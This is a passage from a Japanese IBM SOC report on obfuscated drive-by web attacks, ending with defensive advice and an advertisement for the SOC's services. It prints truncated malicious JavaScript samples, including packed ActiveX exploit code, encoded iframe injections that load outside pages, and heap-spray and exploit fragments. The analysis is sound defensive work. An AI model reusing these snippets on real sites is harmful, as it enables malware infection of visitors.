


図 6 難読化された受動的攻撃の概念

SOC で確認した難読化の手法は、難読化されたコードがそのまま実行可能なものと、難読化されたコードを復元してから実行するものとの 2 種類に大別することができる。実行時に復元が必要な難読化については、さらにその難読化／復元関数の実装方法によって細かく分類することができる（次頁表4）。

表 4 難読化の分類

難読化の分類	概要
難読化コードがそのまま実行可能	実行時に復元を必要としない難読化
難読化コードの実行時に復元が必要	JavaScript の標準 API を用いる難読化
	既知のアルゴリズムを用いる難読化
	独自のアルゴリズムを用いる難読化

実行時に復元が必要となる難読化では、難読化コードが仕組まれているウェブページ中に別途デコード用の関数（サブルーチン）が含まれている。復元関数によってデコードされた攻撃コードは、さらに以下のような一般的な表示関数を用いて出力され、ブラウザ上で実行される。

表 5　JavaScript の一般的なドキュメント表示関数

ドキュメント表示関数	解説
document.write()	ドキュメント内に文字列を表示する
document.writeln()	ドキュメント内に文字列と改行を表示する
eval()	あたえられた式を実行する

難読化／復元の具体的な手法によらず、復元された実行コードが出力されなければ攻撃は成功しない。上記のような表示関数は無害なウェブページにも多用されるものだが、疑わしい JavaScript コードを確認するときの目印にすることはできるだろう。

以降では表4で紹介した各手法について具体例を用いて紹介する。

図 7 表示関数を利用した難読化コードの例

(1) 実行時に復元を必要としない難読化

復元を必要としない難読化にはツールを利用するケースが目立つ。また、コードを入力すると難読化コードを出力するウェブサイトも存在する。これらの難読化は文字列をエンコードするわけではないので、容易に攻撃コードを確認することができる。

表 3 難読化ツールの例

名称	概要
Dean Edwards packer	JavaScript 難読化のためのウェブサイト
JavascriptZIP	Java で作成された JavaScript コード圧縮ツール

以下にこの手法で難読化された攻撃コードの例を示す。なお、SOC で確認された攻撃では複数の ActiveX コントロールを利用するアプリケーションの脆弱性を狙った攻撃が目立っている。したがって以下の赤文字で表したように、ActiveX コントロールを利用する複数のアプリケーションの文字列が確認できる場合は、特に注意を払う必要がある。

```
eval(function(p,a,c,k,e,d){while(c--){if(k[c]){p=p.replace(new RegExp('¥¥b'+c+'¥¥b','g'),k[c])}}return
p}('18(7.41.57(¥'43¥')==-1){23{8 38;8 39=(7.56("10"));39.55("54","58:53-59-64-63-62");861=39.65("49.46","")}
20(38){};27{8 32=22 44();32.45(32.52()+24*60*60*51);7.41=¥'43=50;47=/;32=¥'+32.48();7.14("<1625=9://
11.12.13/6.26><¥¥/16>");18(38!="[10 15]"){7.14("<16 25=9://11.12.13/1.26><¥¥/16>")}82{23{8 36;8 81=22
30("80.79")}20(36){};27{18(36!="[10
‥ 省略 ‥
,'|||||||document|var|http|object|k|222360|com|write|Error|script|DIV|if|ads|catch|style|new|tr
y||src|gif|finally|CURSOR|c|ActiveXObject|url|expires|i|j|h|f|g|e|ado|obj|cookie|iframe|OKSUN|
Date|setTime|Stream|path|toGMTString|Adodb|SUN|1000|getTime|BD96C556|classid|setAttribute|c
reateElement|indexOf|clsid|65A3|||as|00C04FC29E36|983A|11D0|createobject|yahoo|display|GLChat
Ctrl|GLCHAT|Vod|none|BaiduBar|exe|cab|DloadDS|Tool|thunder|DPClient|StormPlaye
‥ 省略 ‥
```

※事例では青文字が表示関数を赤文字がデコード関数を表している。

(2) JavaScript の標準 API を用いる難読化

JavaScript は標準 API として複数のエンコード／デコード関数を備えており、それらを用いることで文字列を容易に難読化することができる。SOC で確認した攻撃では以下のデコード／エンコード関数が使われていた。

表 4 JavaScript のエンコード、デコード関数

エンコード関数	デコード関数	解説
escape	unescape	送信用（メールや HTTP のヘッダ)にすべての文字列を 1byte に変換する
charCodeAt	fromCharCode	アスキーコードと文字列を変換する
decodeURI	encodeURI	URL エンコード、デコードを行う

攻撃者はこれらの関数を単独で利用して難読化する場合もあるが、解析を困難にするために複数の関数を用いて多重に難読化を行うことが多い。

攻撃コードを多重に難読化している例

```
<script language="JavaScript">
eval(unescape("document.write%28String.fromCharCode%2860%2C105%2C102
%2C114%2C97%2C109%2C101%2C32%2C115%2C114%2C99%2C61%2C34%2C101%2C120%2C97%2C109
%2C112%2C108%2C101%2C46%2C99%2C111%2C109%2C47%2C105%2C110%2C100%2C101%2C120%2C
46%2C112%2C104%2C112%2C34%2C32%2C119%2C105%2C100%2C116%2C104%2C61%2C34%2C48%2C
34%2C32%2C104%2C101%2C105%2C103%2C104%2C116%2C61%2C34%2C48%2C34%2C62%2C60%2C47
%2C105%2C102%2C114%2C97%2C109%2C101%2C62%29%29%3B"));</script>
```

コードの途中で難読化文字列を挿入している例

```
function makeMemory(){
        var up_payLoad          = unescape(up_code);
        up_memBlock             =
eval(String.fromCharCode(117,110,101,115,99,97,112,101))(String.fromCharCode(37,117,48,53,48,53,37,117,
48,53,48,53));
        up_memSize              = 20;
        up_memDump              = up_memSize+up_payLoad.length;
        while (up_memBlock.length<up_memDump){
                up_memBlock+=up_memBlock;
‥ 省略 ‥
```

(3) 既知のアルゴリズムを用いる難読化

標準 API を直接利用するのではなく、一般的なアルゴリズムを利用して難読化を行う場合もある。このような難読化コードでは、デコード用の関数に同じ内容のものを流用している場合が多い。また、既知のアルゴリズムの実装にはほとんどの場合 (2) で挙げたデコード関数が利用されている。以下に電子メールにファイルを添付する場合などに利用されるアルゴリズムである Base64 を用いた難読化コードの例を示す。

```
<script language="javascript">
var keyStr = "ABCDEFGHIJKLMNOP" + "QRSTUVWXYZabcdef" + "ghijklmnopqrstuv" +
"wxyz0123456789+/" + "=";
// 復元アルゴリズム (Base64)
function decode64(input) {
var output = "";
var chr1, chr2, chr3 = "";
‥ 省略 ‥
        chr3 = ((enc3 & 3) << 6) | enc4;
        output = output + String.fromCharCode(chr1);
```

```
                if (enc3 != 64){
                        output = output + String.fromCharCode(chr2);
                }
                if (enc4 != 64){
                        output = output + String.fromCharCode(chr3);
                }
                chr1 = chr2 = chr3 = "";
                enc1 = enc2 = enc3 = enc4 = "";
                }
                while (i < input.length);
                return output;
}
‥ 省略 ‥
function setslice_exploit(){
if (isMemory == false ) makeMemory();
                count = 129-1;
                for(i=0;i<count;i++)
                        try{
                                var slice = eval(decode64('bmV3IEFjdGl2ZVhPYmplY3QoJ1LjEnKTs='));
                eval(decode64('c2xpY2Uuc2V0U2xpY2NSwgwNTA1MDMDUwNTA1ICk7'));
‥ 省略 ‥
```

(4) 独自のアルゴリズムを用いる難読化

攻撃者が独自のアルゴリズムで難読化した攻撃コードをすべて把握することは難しいが、ある程度同じような特徴を持つことが確認されている。例えば(2)で挙げている関数を利用することが多いことがわかっており、parseInt など文字列を数値に変換する関数も多用されるケースも見られる。

```
function v470d321574ec2(v470d32157529c){
        function v470d321575683 () {
                var v470d321575a77=16;
                return v470d321575a77;
        }
        return(parseInt(v470d32157529c,v470d321575683()));
}
‥ 省略 ‥
        for(v470d321576df7=0; v470d321576df7<v470d321576233.length;
v470d321576df7+=v470d3215771d6()){
                v470d3215766bb+=
          (String.fromCharCode(v470d321574ec2(v470d321576233.substr(v470d321576df7,
v470d3215771d6()))));
        }
        return v470d3215766bb;
}
document.write(v470d321575e59('3C5343524950543E77696E646F772E7374617475733D27446F6E65273B6
46F63756D656E742E777269746528273C696672616D65206E616D653D6363303963653065306646320737263
3D5C27687474703A2F2F7777772E6D6567617A6F2E6F72672F7472616E732E68746D3F272B4D6174682E7
26F756E64284D6
‥ 省略 ‥
```

(5) その他の難読化

2007 年に検知した受動的攻撃の中に、攻撃コードに含まれるマルウェアのダウンロード先のファイル名をランダムに変更する仕組みを持っており、一度アクセスを受け付けると同じユーザーは二度とそのファイルへはアクセスができないようにサーバ側で動的なページを生成しているものがあった。

アクセスのたびに攻撃コードを変化させるこの攻撃は、いわばポリモーフィック型の受動的攻撃と捉えることができる。攻撃コードを変化させる受動的攻撃は現在確認されている数こそ少ないものの、今後は増加する恐れがあるので注意が必要である。

4.2. SOC での対応状況

SOC で実際に検知したイベントを元にした調査では、受動的攻撃に用いられたウェブページのうち 4 割以上が難読化されていた（次頁図8）。これらの受動的攻撃では不正ファイルのダウンロードまでに複数のウェブページを経由することを確認している。複数のウェブページを経由する攻撃では、最後に辿り着く、脆弱性を悪用してダウンロードを行わせるウェブページが難読化されていることが多い事がわかっている。

これらの難読化された受動的攻撃を詳しく分析したところ、攻撃コードの大部分が JavaScript を利用して難読化されたものであり、その手法は本稿（1）～（4）で示した通り多岐に渡っていた。その中でも（2）に示した複数の関数を使用して難読化を行うパターンと、（4）で示した独自のアルゴリズムを用いるパターンが多く見られた。




図 8 難読化された攻撃コードの割合

独自のアルゴリズムの使用などを理由として、表 2 や表 4 で挙げた関数名のパターンマッチングだけで難読化された攻撃コード全てに対応することは難しい。そのため SOC では、不正な実行ファイルのダウンロードから遡る方法を用いて、攻撃コードが難読化された受動的攻撃について調査、対応を行っている。難読化された攻撃コードにはユーザーの脆弱性を利用してマルウェアをダウンロードさせるものが多いため、SOC では攻撃に利用された脆弱性を明らかにし、その脆弱性への対策案をユーザーに逐次提供している。

今後も SOC では難読化されたウェブサイトに関する情報収集と解析を継続し、難読化のパターンと他種類の攻撃との相関関係をより明らかにして、検出技術の向上に努めていく。

4.3. ユーザーがすぐに行える対策

難読化された攻撃コードの検出や防御は難しい。しかし、このために特別な対応を行う必要はない。ユーザー側、サービス提供側それぞれが基本的な対策を行えば、攻撃が成功するリスクを大幅に低減させることが可能である。まず、ユーザー側の対策として以下の方法が有効である。

表 6 ユーザーによる対策

対策内容	目的
JavaScript 機能の制限	ブラウザに読み込まれた攻撃コードの実行を回避する
アンチウイルスソフトの導入・更新	ダウンロードされたマルウェアを検知・駆除する

今日ではほとんどのウェブサイトで JavaScript が利用されているため、ブラウザの JavaScript 機能を無効にするのは現実的ではない。しかし、Firefox のアドオンツールである NoScript[20]など、サイト単位で JavaScript の有効･無効を設定できるツールが存在する。

頻繁に訪れるサイトであっても常に JavaScript が有効になるような設定は行わず、アクセスの都度、必要に応じて JavaScript を有効にするような使い方が好ましい。このような使い方をしていれば、それまで JavaScript が使用されていなかったページで突然 JavaScript の実行を要求された場合などに疑わしい変化として察知することができる。なお、JavaScript の内容確認を行う場合は、表 2 や表 4 で示したような関数の付近に注目すべきである。

また、万が一攻撃コードが実行された場合も、ダウンロードされたマルウェアが既知のものであればアンチウイルスソフトによって検知･駆除を行うことができる。すでにほとんどのユーザー環境では何らかのアンチウイルスソフトを導入しているものと思われるが、パターンファイルが確実に更新されていることを忘れずに確認しておいてほしい。

また、攻撃コードと共にマルウェアの実行ファイルが設置された場合は、攻撃コードによる受動的攻撃が成功するたびにファイルの転送（ダウンロード）が行われる。このようなケースではウェブサイトのファイル転送ログから攻撃コードの存在を察知することができる。

なお、サイトに攻撃コードを設置する際には、一般に不正に取得したアカウントによる FTP や SSH 接続を利用して行われる。攻撃者はブルート･フォース攻撃[21]を行ってアカウント情報を取得するケースが多いので、ブルート･フォース攻撃を検知した場合は速やかに対処してほしい。

今後、最も重要になってくるのは、サービス提供側におけるセキュリティー対策だろう。

近年、一般のウェブサイトに攻撃コードが埋め込まれるケースが増加していることからも、サービス提供者は運営サイトで意図しないコンテンツ変更の有無を確認できる体制を整えていく必要がある。管理サイトを利用するユーザーが被害にあえば、それは、サービス提供側の企業責任が問われることとなる。サービス･ビジネスの継続性を考えれば、変化、進化する脅威に対抗していく対策を常に行う必要がある。

表 7 サービス提供者による必要な対策

内容	目的
ウェブコンテンツの定期的な確認	ファイル内に不正に設置された攻撃コードの検出
サーバーのファイル転送記録の定期的な確認	サーバーに不正に設置されたマルウェアの検出
FTP･SSH などのブルートフォース攻撃への対処	サーバーへの不正侵入の検知･対処

[20] Firefox Add-ons 「NoScript」
https://addons.mozilla.org/ja/firefox/addon/722

[21] ブルートフォース攻撃については 2007 年第 3 四半期の SOC 情報分析四半期レポートで詳しく紹介している。

5. まとめ

今後のインターネット上の脅威を考える時に、昨今の動向では「難読化された受動的攻撃」が注目すべきポイントと考えます。

今回のレポートで解析した結果、攻撃者が難読化された受動的攻撃を使って、既存のセキュリティー対策を回避する試みが行われていることが判明しました。また、ウェブサイトを閲覧するだけで被害を受けるケースがメディア等でも報じられており、国内での被害も確認されています。

このようなウェブサイトに潜む脅威への対策として、ユーザー、サービス提供者いずれの立場にあっても最も重要なのは、攻撃に利用される脆弱性を事前に修正しておく事です。ユーザー側の脆弱性が修正されていれば、攻撃コードが実行されてもマルウェア感染を防ぐことが出来ます。また、運用サイトの脆弱性が修正されていれば攻撃コードを設置されるリスクを低減させることが可能です。

どのような環境にあっても、ベンダーの提供する修正パッチを速やかに適用し、その上で個々の対策を継続して実施していくことが脅威に対抗する最善の手段であると考えます。

IBM では、このような情報セキュリティーに対する脅威が、ビジネスに与えるリスクを軽減するために、予防を前提としたセキュリティー対策を、現実的な方法で実現する必要があると考えており、その対策モデルとしてセキュリティー対策の導入から運用までをトータルで考えるソリューションを提供し続けています。

SOC では、セキュリティー対策の運用サイクルを効率よくまわすための「MPS(マネージド プロテクション サービス)」と中小企業でも導入しやすい月額の「MPS for SMB」の 2つのサービスを提供しています。

これらのサービスでは、Proventia シリーズを利用して、専門技術者が 24 時間 365 日 監視／運用／管理を行います。ビジネスに与えるリスクを軽減させるための手段として利用をご検討いただければ幸いです。

IBM は、社会的な基盤へと成長した情報システムを守るため、高度化･多様化を続ける脅威に対して、常に”Ahead of the threat®”を実現する製品とサービスを提供することで、情報社会の発展を支援していきたいと考えています。

【注意】レポートで紹介した対策は、利用環境によって他のシステムへ影響を及ぼす恐れがあるので、対策を行う際には十分注意の上、自己責任で行ってください。

寄稿者
ISS 事業部　ISS サービス企画
マネージド　セキュリティ　サービス部
シニアセキュリティエンジニア：守屋　英一

ISS 事業部　ISS サービス企画
マネージド　セキュリティ　サービス部
セキュリティエンジニア：井上　博文

ISS 事業部　ISS サービス企画
マネージド　セキュリティ　サービス部
セキュリティエンジニア：梨和　久雄

ISS 事業部　ISS サービス企画
マネージド　セキュリティ　サービス部
セキュリティエンジニア：菊地　大輔

ISS 事業部　ISS サービス企画
マネージド　セキュリティ　サービス部
セキュリティエンジニア：菅野　祐貴

ISS 事業部　ISS サービス企画
マネージド　セキュリティ　サービス部
セキュリティエンジニア：朝長　秀誠

ISS 事業部　ISS サービス企画
マネージド　セキュリティ　サービス部
セキュリティエンジニア：窪田　豪史

【奥付】
日本アイ・ビー・エム株式会社　ISS 事業部